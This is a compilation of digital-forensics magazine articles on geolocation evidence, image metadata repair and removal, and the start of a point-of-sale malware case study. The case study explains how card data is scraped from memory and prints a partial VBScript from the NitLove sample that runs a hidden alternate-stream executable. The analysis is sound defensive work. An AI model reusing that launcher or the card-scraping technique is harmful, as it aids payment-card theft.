Even just as important with Dropbox geolocation data is that of the files placed in Dropbox folders. Digital cameras and mobile devices can be configured by the user to automatically upload videos and photos to their Dropbox account, which will automatically sync to all devices including a home computer. This is an important aspect since a mobile device might not be recovered and the uploaded photos may be the only evidence that can be seized from the unavailable mobile devices. Even if the mobile device is destroyed, the photos that have been uploaded to cloud storage may contain all the geolocation data needed. Figure 5 shows an example of photos that have been uploaded to a Dropbox folder from a connected mobile device.




Figure 5: Photos uploaded to Dropbox

The evidence potential with photos that have been uploaded to cloud storage extend to the metadata of the photos, which not only gives you geolocation data from embedded exchangeable image file format (EXIF) metadata, but also the content of the photo which can be geolocation specific. The Figure 5 photos were taken in Singapore (landmarks in the content of photos are great for identification of geolocations!). Plus, the EXIF data seen in Figure 6 show not only the date and time of the photo, but also the geolocation by latitude/longitude/altitude.

GPS timestamp	09/27/2018 20:26:55 -7
GPS error	12759/50
Altitude	41.11 m
Image direction	T 312.54
Latitude	1° 18' 11.29" N
Longitude	103° 50' 5.61" E
Geolocation	1.30313,103.83489

Figure 6: EXIF data

To reiterate an important point about EXIF metadata in a photo, a person took the photo, and was standing in exact spot identified in the geolocation metadata field at the time noted in the metadata field. You just need to identify that person if it is your suspect. An added bonus is when your suspect is in the photo along with the embedded geolocation data.

With non-digital photos, which are increasing becoming rarer, the content may provide geolocation information. Landmarks are one example, but also smaller features such as furniture in a room or business storefronts.

Mobile Devices

The mobile device is king among geolocation sources. There is quite literally nothing that matches a mobile device in tracking its user. In effect, a mobile device that has location services turned on is equivalent to having a GPS tracker attached to a person, without the requirement of a search warrant. For the vast majority of mobile device users, this is a non-issue as the average user isn't committing

crimes. However, for criminals, carrying a mobile device may eventually be in the hands of law enforcement and will have access to years of historical geolocation data.

Much of the geolocation data stored on mobile devices are due to the many applications used by mobile device users, such as mapping applications, search applications, and social media applications. The mobile device itself may also keep a record of geolocations based on Wi-Fi and GPS locations.

The location (path, database, etc.) of mobile device geolocation storage depends on the operating system and version of the operating system. For example, iOS 4 stores cell tower and Wi-Fi geolocation data in Consolidated.db and applications that use this data are stored in Clients.plist (which includes MAC addresses). Later versions of iOS store geolocation data in cache_encrypted.db.

The Facebook application on Android devices store data in threads_db2. So, depending upon the operating system, the version of the operating system, and the applications used, there are many sources of geolocation data stored on mobile devices. Although some databases are encrypted, and some may require "jailbreaking" to access, the amount of easily available geolocation data on a mobile device in and of itself can be overwhelming in a good way.

Other aspects of mobile devices mirror that of a personal computer. Search terms, specifically searches using a mapping application are saved on mobile devices. Text messages and chat services may also contain geolocation content (as opposed to coordinates) by way of the words typed by the suspects, such as "I was at Greg's house last night".

As an investigative matter, mobile devices are more easily tied to a person than any other electronic device for the simple reason that mobile devices are not typically, if ever, shared with other persons. Most everyone, including criminals, have their own mobile device or several devices. To share a mobile device such as a cell phone would mean that someone other than the owner will have access to phone calls, emails, texts, and chats meant for the owner of the device. This is an unreasonable alibi that a mobile device was loaned to another person during the commission of a crime.

Consider all types of mobile devices when looking for geolocation sources. Not only are cell phones common, but also tablets, fitness watches, vehicle GPS devices, and practically any device that has Internet or cellular connections.

Social media

As previously mentioned, the apps associated with social media accounts track geolocation data. The more apps, the more data tracked, and the more likely multiple apps will corroborate each other in having accurate geolocation data.

Outside the device (mobile or desktop), the service providers can provide even more geolocation data. If a device has five or ten social media apps, then the investigator has five or ten providers from which to seek the information. Not only can the geolocation of everyday usage be obtained, but also the IP address of logins across any device. To clarify this point, if a suspect logs into his social media account at a library, the social media service should (up to a certain point in time) be able to provide the IP address of that login. This can be important when suspects intentionally or unintentionally leave their mobile device elsewhere, but need to communicate via social media or e-mail.

Given the life of any social media account, the originating IP address (and e-mail address!) to create the account, and subsequent logins with the related IP addresses can give a thorough historical record of a person. Although not every location is pertinent to a crime, it is possible that a suspect has visited a crime scene before it was a crime scene in the past, which would tie the suspect to the scene for some reason that needs further investigation.

Google/Other services

Google is well-known to track its users. Unless specifically turned off, tracking services are enabled and recorded perpetually. Given access to a suspect's account (via court order), Google tracking by itself is impressive. Additionally, Google records search history, which means addresses, businesses, or persons that are typed as searches by a suspect also indicate geolocation information. The searches may be for locations to travel to, plan crimes at, or be co-conspirators in crimes.

Internet comments/forums/posts/e-mail

The IP address is one of the most commonly obtained geolocation sources, because it is one of the most common required point of accessing computers. If a suspect is posting comments to a blog, or posting a blog itself, or e-mailing any other person, the IP address is typically logged at the 3rd party

service. The 3rd party service may be a blog hosting company, a webmail provider, or a webhosting company.

Identifying the username of a suspect, and identifying the websites where the suspect has been posting comments online, gives investigators the avenue of obtaining the IP address used for each post via a court order. Potentially, one suspect may post comments and blogs online using various locations via mobile device, personal computer, or public computer. Each of these IP addresses add to the historical location of the suspect.

Security cameras

Today's public spaces are virtually covered with security cameras, traffic cameras, red-light cameras, surveillance cameras, and mobile devices recording life's every moment in public. These types of videos are fantastic geolocation sources as they contain the very likeness of the suspect, typically date and time stamped, and show every moment made. Sometimes, the suspect's vehicle is captured as is any co-conspirator.

Some cities possess so many security cameras, that a suspect's entire driven route through a city can be mapped out camera to camera, down to the stop sign and use of turn signals.

Purchases (credit cards, receipts, etc.)

Historical spending activity of a suspect's use of credit cards (again, via court orders) can place the suspect at a location, to include the amount of money spent. This type of historical geolocation is similar to a mobile device in that a suspect will have a difficult time of claiming to not have been at that location as the credit card was loaned to another. Additionally, many businesses maintain security camera footage, which can confirm the identity of a suspect at a location.

Citations (speeding tickets, etc.)

It is worthwhile to obtain the driving record of suspects in any investigation when historical location is important. Although not always likely, it is possible for any suspect to be given a traffic citation or parking ticket. In the case of a traffic citation, the identity is usually going to be confirmed with the use

of a government issued identification, in a vehicle they own or lease, and issued a citation with direction of travel, make and model of vehicle, address, phone number, and other relevant information.

Putting it all together

Some investigations are easy in that you only need to place the suspect at one location at one point in time. For these types of investigations, there may be no need for anything other than the geolocation data you obtain for that time period.

Other investigations benefit from more historical geolocation data. Even when only one incident at one location constitutes the crime scene, it is possible, if not highly likely, that the suspect visited the crime scene many times before to plan the crime, and even visited after the fact for a number of reasons. The fact of planning a crime may not only be important in charging decisions and sentencing, but could lead to other victims that are not yet identified, or persons that were being stalked as future victims.

The ease to put together a timeline of historical geolocation data depends on the type of investigation and how much geolocation data is needed for the investigation. As mentioned, it may be a simple task of one location and one date/time. One example can be an employee accused of printing confidential material at a workplace on one day. Placing the employee at work, on that day, using geolocation from a mobile device, desktop computer activity, proxy card access logs, and witness statements can solidify the suspect at the scene. A simple visualization media, such as a poster showing the geolocation data, would suffice in displaying the data.

Conversely, another example could be a long-term investigation where multiple suspects traveling to multiple locations committing multiple crimes requires an immense amount of geolocation data collection and multiple visualization media. This type of investigation usually involves multiple mobile devices, computer systems, and communication methods, which is not to say that the external geolocation sources (security cameras, witnesses, tickets, etc..) won't be needed, but that the organization is that much more labor intensive.

Forged evidence/misleading evidence

Much of the geolocation information discussed can be forged, modified, deleted, erased, or wiped. IP addresses can be hidden or spoofed with VPNs or anonymous browsers like Tor (The Onion Browser).

Automated programs can simulate computer user activity in an attempt to 'fake being home'. Devices can be loaned to others in an attempt to thwart surveillance efforts. Even the EXIF data of a photo can be manipulated!

However, one of the major points of this article is that it is the accumulation of all geolocation data that makes the case. If one part of the data does not fit, then you must prove or disprove its validity. Has it been modified? Is it a malicious fake or planted data? Does any other data corroborate it? If not, there is usually sufficiently enough geolocation data from multiple other sources to rely upon.

The other point to make is that little of this is easy or quick. Mobile device forensics is difficult. Encrypted databases might not be accessible. Mobile devices might not have any applications that track location (if all turned off). Some crimes may have no electronic devices involved at all, and the reliance of traditional geolocation sources have to be relied upon, such as security cameras and witnesses.

But as time goes on, and technology continues to make our lives easier by tracking every location, we can be assured that few persons will be able to commit a crime without creating some geolocation data. So, the next case you get, ask yourself, "what are the geolocation data sources that I can find?"

About the author

Brett is a digital forensics consultant and trainer with 15 years experience in the digital forensics industry as a law enforcement officer and private consultant. Brett's cases have ranged from homicide, kidnapping, human trafficking, and narcotics to class action litigation. He is the author of several digital forensic books including Placing the Suspect Behind the Keyboard, Hiding Behind the Keyboard, and the X-Ways Forensics Practitioner's Guide. Brett also provides a curation of 'all things DFIR' to everyone in the field and those wanting to enter the field of Digital Forensics and Incident Response at http://www.dfir.training.

Digital Forensics; Data Carving Corrupt Images to Extract Metadata

by Hector Barquero

The purpose of this document is to understand technical recovery details of graphic files when corrupt header hex values on file type conversions exists, and to determine how metadata is removed from Windows OS.

The Internet and The Problem with Convenience; Oversharing

The internet has become a popular and necessary life-tool with an estimated 3.8 billion users across the globe (nearly 51% of the world population) as reported by the World Internet Usage Statistics in 2017.

Roughly 2.5 quintillion bytes of new data is created each day with 90% of the data being created in the past three years. This is created by "…not just mobile devices, but Smart TV's, cars, airplanes, you name it—the internet of things is producing an increasing amount of data." (Shultz)

It's a staggering amount of cat photos.

But through all the graphic files flowing through the internet is an embedded layer of information waiting to be uncovered by the Digital Forensic enthusiast or more concerningly—malicious internet users.

Present application availability allows ease of use for all, regardless of technological skills, and with that the capability to post content freely and seamlessly. This comes at a price.

With a quick snap, click and post, your graphic file is uploaded and often private information is shared on the internet.

Information is inherently overshared. This is because each photo has metadata information with relevant personal data. In an article I recently published, titled "Digital Forensics – Tracking & Target Locating .Jpegs via Metadata (Exif)"-- I showed that with nothing more than time and free software, you could uncover details including location, time, date, technical information and even the originators name or identifiable information under certain conditions.

Check out the blog on eForensics Magazine for the details on the article and to better understand how convenience can cause security risks.

For now, this article discusses:

1. What a graphic file really is,
2. Metadata hex-editors, how to repair a header after corrupt conversion or proprietary file-type disagreements, and;
3. How to hide your metadata on your next graphic file upload.

Graphics Files: Back to Basics

Graphics files are large file types that contain digital photographs, three-dimensional images or even line art. They are identified in the following categories:

Bitmap Images – a collection of digital dots displayed in grids of pixels. Raster images branch from this as they are also collections of pixels but are stored in rows, which enable improved printing.

Vector Graphics – describes aspects covering mathematical instructions, using lines rather than dots, storing only calculations for the positioning of lines and shape. A vector graphic file size is typically smaller than a bitmap file because of its arithmetic approach and preserves quality when enlarged, a bonus for graphic illustrators who create logos and images.

Metafile Graphics – a combination of bitmap and vector, graphical information that is capable of being transferred and exchanged between different systems, devices and software clients. Typical metafile graphics will combine vector and raster images, sharing both the beneficial qualities and lesser-desired traits.

Standard bitmap file formats can include:

- Portable Network Graphic .PNG,
- Graphic Interchange Format .GIF,
- Tagged Image File .TIF/TIFF,
- Window Bitmap .BMP and
- Joint Photographic Experts Group .JPEG/JPG.

Vector file types, although slightly less common, may be typically viewed as the Autocad .DXF extension type or Hewlett Packard Graphics Language .HPGL file type.

Graphic files are large in size and are commonly compressed to compensate for space prior to distribution on the internet, thus embedding the raw data. Formats we commonly use reflect this with either lossless compression or lossy compression algorithms, hence the choice of extension types .jpeg-jfif, gif, .png, and so on.

Not all files are compressed with lossless-algorithms, some are considered lossy, which permanently discard bits of data rather than using the Huffman/Lempel-Ziv-Welch coding method as would a lossless algorithm. This is important, since sudden conversion by the end-user can cause issues in opening file types or sporadic loss in raw data from scan information mutilation.

Graphics Files: Digital Negatives, Demosaicing & Corruption

When a camera takes a photograph, the sensor in the digital camera will record pixels on the camera's memory card, which builds the raw file format or digital negative. This is commonly on higher-end cameras, but with today's competitive tech driven economy, more and more devices are being equipped with better cameras, meeting this capability.

Raw formats maintain the best picture quality but are often proprietary and therefore cause difficulties viewing the image with common image viewers. These formats are required to be converted from raw picture data to compressed extension-types to act as a container for the larger file, a process known as demosaicing or "debayering".

A Bayer filter is a mosaic, filled with a color-filter array (CFA) for arranging RGB color filters on a square grid of photosensors. The unique and specific arrangement of filters is used in most single-chip digital image sensors used in modern cameras that create graphics images.




Figure 1 The Bayer Filter, Journal of Visual Communication and Image Representation Volume 25, Issue 7 Oct 2014

JEITA's solution to debayering, the Exif format, is a standard for storing metadata in .jpeg and .TIF files. This will include the model, serial number, make of camera, shutter speed, resolution, focal length, time, date, and the latitude and longitude for location—even the name of the originator or other pertinent information can be shared when the device is statically named, i.e. "John's Samsung S8".

Exif files collect metadata, data that further describes the image, but require unique software to view in its raw form. Generally, the end-user is less concerned with metadata and more interested in image quality, file size or compatibility, which may spark the sudden desire to change a file type. The end-user may undergo a similar process by doing so, sometimes causing broken headers in the hex code of the metadata within the graphic image file in an area that could corrupt the Exif data.

Remember: not all file types use the same compression algorithms.

Hex-Editors, Hex Code and Data Carving: Recovering Corrupt Metadata

Hex-Editors allow the viewing of a digital image in hexadecimal code and provide modification capabilities of binary data, which builds the computer file itself. WinHex is free to use and I often use this software to repair file types or modify them to include hidden data (the practice of Steganography, a topic for a later date).

With this software, repairing and salvaging corrupt headers or metadata when compression fails can be made possible, a digital forensic process known as data carving.

The process:

1. Attempt to open the image with different image-viewers, if the image doesn't display,
2. Examine the file header. Research the file type for the correct header, compare and
3. Repair the header if needed with ASCII text or the proper Hex code values.




Figure 2 Hex code is positioned in offsets, ASCII code listed to the right in WinHex. Exif metadata is usually stored in the beginning of the file but other file types are indicated by the hex, i.e. 49 49 2A (TIFF). Courtesy of X-Ways AG

With an astonishing amount of resources available online for reference to proper header formats, file types and software to edit the hex as needed, it's possible to repair the graphic image to be viewable in its full integrity.

Writing down common file types, headers and hex code you encounter along the way to familiarize yourself with the encoded details of a graphics file will quickly allow you to identify the markers, application markers, start of stream (SOS), start of image (SOI) and end of image (EOI) hex identifiers that help identify data clusters and blocks.

Creating Safe Graphics Files: Stripping Personal Information From Images (Windows OS)

As an Infosec and Network/Software Security enthusiast, I find myself constantly breaking systems and software distributions during my off-time to find weaknesses or loopholes in hopes of providing more secure solutions.


I am not constantly looking for a problem, but I am pursuing proof that an expectation exists and end-users should be able to use their computers securely, sharing data and photographs on the internet without compromising their privacy unwillingly or unknowingly.

With Exif metadata being repaired in the header via WinHex, a graphics file may do just that.

As a solution to this problem, users can opt to remove their personal information from graphics files.

In a few simple steps using Windows Operating System (OS), the problem can be greatly reduced, if not entirely eliminated by the following:

1. Open File explorer via the Search feature or hot-key Windows + E
2. Locate the image you are wanting to deprive of personal information
3. Right click and select properties to open up more details about the image
4. Select the Details tab and 'Remove Properties and Personal Information' at the bottom
5. Opt to create a new copy without the information, or strip the present copy



With this adjustment to your graphics files, whether they are corrupt, carved and repaired or not, you'll be able to share and distribute your images with more trust in knowing your personal and technical details are kept private.

All the best,

Hector Barquero

Referenced Works:

1. Internet World Usage Statistics 2017. (n.d.). Retrieved July 23, 2018, from https://www.internetworldstats.com/stats.html

2. Micro Focus Blog. (n.d.). Retrieved from https://blog.microfocus.com/how-much-data-is-created-on-the-internet-each-day/, Jeff Shultz

Here you can find "Digital Forensics - Tracking & Target Locating .Jpegs via Metadata (Exif)" by Hector Barquero, mentioned in this article: https://eforensicsmag.com/digital-forensics-tracking-target-locating-jpegs-via-metadata-exif-by-hector-barquero/

Hector Barquero is completing his MSc in Computing Science while serving as a Reservist in the Canadian Armed Forces; an Army Communication and Information Systems Specialist. Hector expresses an active interest in computer, software, and network security by consistently building new networks, testing systems and writing/examining malware for security research on his own time. Hector actively pursues certifications in information security, network security and ethical hacking while maintaining a presence in his local community as a volunteer mentor for youth code camps and a guest speaker, educating teens in safe online-use.

His portfolio includes over 140 examples of malware, software, ethical hacking tests, network designs, servers, and more. Hector anticipates his CISSP Associate certification, CEH and CCNA – Security designation by Fall of 2018.

His full profile is available on LinkedIn: https://ca.linkedin.com/in/hectorbarquero

Point-of-Sale Malware: A Case Study

by Siddharth Sharma

In the article we will be looking into dynamic analysis of POS samples, static analysis of POS samples, Luhn's algorithm, previous POS malware panels, and countermeasures.

What is POS?

Digital transactions have now become a part of our lives, whether it's in restaurants, shopping malls, museums or at service desks. In all these spaces, a Point-of-Sale (POS) system exists installed with Windows or Unix that has the ability to record customer orders and customer's credentials, like credit and debit card data. These POS systems, at some places, are also connected in a closed network, like multi-user POS systems that share common storage, printers, etc., that involves a scenario in which the front desk takes up the sale stuff and POS systems in the back office generate mailing labels or are printing reports. POS systems help manage a complete list of items such as goods in stock or the contents of a building.

POS Malware

POS malware is not new but is less known to the people, adversaries like FIN6 (financially motivated state sponsored group), through POS malware target these systems to exfiltrate customer's data or records stored in these systems and then sell it in underground marketplaces.

End-to-End encryption exists in the payment card data but in RAM (Random Access Memory) for the short interval of time, this data is decrypted. What a POS malware does is that it scrapes the RAM or it

just scans for the active processes in the system in order to find the data or records related to the credit or debit card, then that data is sent directly to an attacker in an unencrypted format through a tunnel.

Technical Insight

Let's see the technicalities of this stealer class of malware in detail; POS malwares generally have three major core tactics that they involve:

1. Scanning the Memory to find credit or debit card related data.

2. Matches the given data for track1 and track2 (as track3 is not generally present on the card) using regular expression (regex) or it verifies the card number using Luhn's algorithm (working explained in detail ahead).

3. Acquired data gets stored in a file or directly sent to the attacker.

Let's first see what kind of information is stored in the data tracks of a payment card; the images below show an overview of tracks structure:

Track 1 Standard										
SS	FC	PAN	FS	CN	FS	ED	SC	DD	ES	LRC

SS: Start sentinel (%)
FC: Format code (*B* or *b*)
PAN: Primary account number (up to 19 digits long)
FS: Field separator (^)
CN: Cardholder's name (up to 26 characters long)
ED: Expiry date (in the form, "YYMM")
SC: Service code
DD: Discretionary date (may include the Card Verification Value [CVV]/Code, the PIN Verification Value, and the PIN Verification Key Indicator)
ES: End sentinel (?)
LRC: Longitudinal redundancy check


Track 2 Standard							
SS	PAN	FS	ED	SC	DD	ES	LRC

SS: Start sentinel (;)
PAN: Primary account number (up to 19 digits long)
FS: Field separator (=)
ED: Expiry date (in the form, "YYMM")
SC: Service code
DD: Discretionary data (similar to that in Track 1)
ES: End sentinel (?)
LRC: Longitudinal redundancy check

Let's analyse some samples dynamically in order to check what this POS malware tries to do in the system, on the surface or in the background.

Dynamic Analysis

First scenario**: NitLove** POS malware




Process Hacker

On running the sample, when the current processes were checked (using process hacker tool), there was a script running under **wscript.exe**. To get or copy the contents of the script, right click wscript.exe->properties->Memory and paste it in notepad. Generally, scripting is used for speeding up the operational tasks and reducing the time required to gain access to critical resources. Some scripting languages may be used to bypass process monitoring mechanisms, as it was in this case.

```
0x56f080 (1090): Set f=CreateObject("Scripting.FileSystemObject")
Set W=CreateObject("WScript.Shell")
Do While GetObject("winmgmts:Win32_Process").Create(W.ExpandEnvironmentStrings("""%TMP%:Defrag.scr""
-"),n,n,p)=0
